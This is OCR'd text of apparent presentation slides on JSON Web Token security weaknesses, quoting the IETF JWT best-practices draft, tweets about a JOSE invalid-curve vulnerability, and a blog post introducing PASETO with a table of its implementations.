
87 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ⏱

For each byte 256 attempts so 256 * 32 = 8192 attempts to break the signature

JWT libraries

- Libraries work according to the specification
- As a developer should be **aware** this is possible:
  - Check the algorithm used server side.
  - Use the correct methods from the library
  - Test, test, test…
- If you need an extra RFC on how to use in a safe manner…..

It seems weird



It seems weird

OAuth Working Group
Internet-Draft
Intended status: Best Current Practice
Expires: January 20, 2018

Y. Sheffer
Intuit
D. Hardt
Amazon
M. Jones
Microsoft
July 19, 2017

JSON Web Token Best Current Practices
draft-ietf-oauth-jwt-bcp-00


Abstract

JSON Web Tokens, also known as JWTs [RFC7519], are URL-safe JSON-based security tokens that contain a set of claims that can be signed and/or encrypted. JWTs are being widely used and deployed as a simple security token format in numerous protocols and applications, both in the area of digital identity, and in other application areas. The goal of this Best Current Practices document is to provide actionable guidance leading to secure implementation and deployment of JWTs.

- 2.1. Weak Signatures and Insufficient Signature Validation
- 2.2. Weak symmetric keys
- 2.3. Multiplicity of JSON encodings
- 2.4. Incorrect Composition of Encryption and Signature
- 2.5. Insecure Use of Elliptic Curve Encryption
- 2.6. Substitution Attacks
- 2.7. Cross-JWT Confusion

Now go audit your library

- Does your application use this version?
- Upgrading to new version without modifications?
- How to test?



Matthew Green
@matthew_d_green

Follow

More predictable crypto bugs in web crypto libraries, just like everyone warned there would be.

Security @ Adobe | Critical Vulnerability Uncovered in JSO

If you are using go-jose, node-jose, jose2go, Nimbus JOSE+JW or jose4 with ECDH-ES please update to the latest version. RF 7516 aka JSON Web Encryption (JWE) Invalid Curve Attack.

blogs.adobe.com

Replying to @matthew_d_green

this was indeed kind of surprising FWIW.... Is really EC defense 101...

Replying to @matthew_d_green

don't use JWT..ok but what else ?

Moving forward…

- Good modern crypto constructions don't do complicated negotiation or algorithm selection (where have we seen this before??)
- Single clear use case
- Misuse resistant constructions (both cryptographically and via API design)

Paseto is a Secure Alternative to the JOSE Standards (JWT, etc.)

March 4, 2018 6:25 pm by Scott Arciszewski

Open Source

This is a follow-up to our 2017 blog post that made the case for avoiding JSON Web Tokens (JWT) and its related standards.

Many developers responded to our post with the same question: "What should we use instead of JWT?" Today, I'm happy to announce a viable replacement.

Introducing PASETO: Platform-Agnostic SEcurity TOkens

The Design and Motivation for Paseto

Paseto is to JWT what Halite was to various mcrypt-based cryptography libraries in the PHP ecosystem.

That is to say, we identified a source of insecurity for the Internet and worked to replace it with something that would lead to better security.

All of our software is developed with the same underlying philosophy:

1. Secure by default
2. Simple and easy-to-use
3. Easy to analyze and reason about (for implementors, auditors, and security researchers)

PASETO Implementations

			Features			
Name	Language	Author	v1.local	v1.public	v2.local	v2.public
authenticvision/libpaseto	C	Thomas Renoth	✖	✖	✔	✔
GrappigPanda/Paseto	Elixir	Ian Clark	✔	✔	✔	✔
o1egl/paseto	Go	Oleg Lobanov	✔	✔	✔	✔
atholbro/paseto	Java	Andrew Holbrook	✔	✔	✔	✔
nbaars/paseto4j	Java	Nanne Baars	✖	✖	✔	✔
paseto.js	JavaScript	Samuel Judson	✔	✔	✔	✔
peter-evans/paseto-lua	Lua	Peter Evans	✖	✖	✔	✔
idaviddesmet/paseto-dotnet	.NET	David De Smet	✖	✔	✔	✔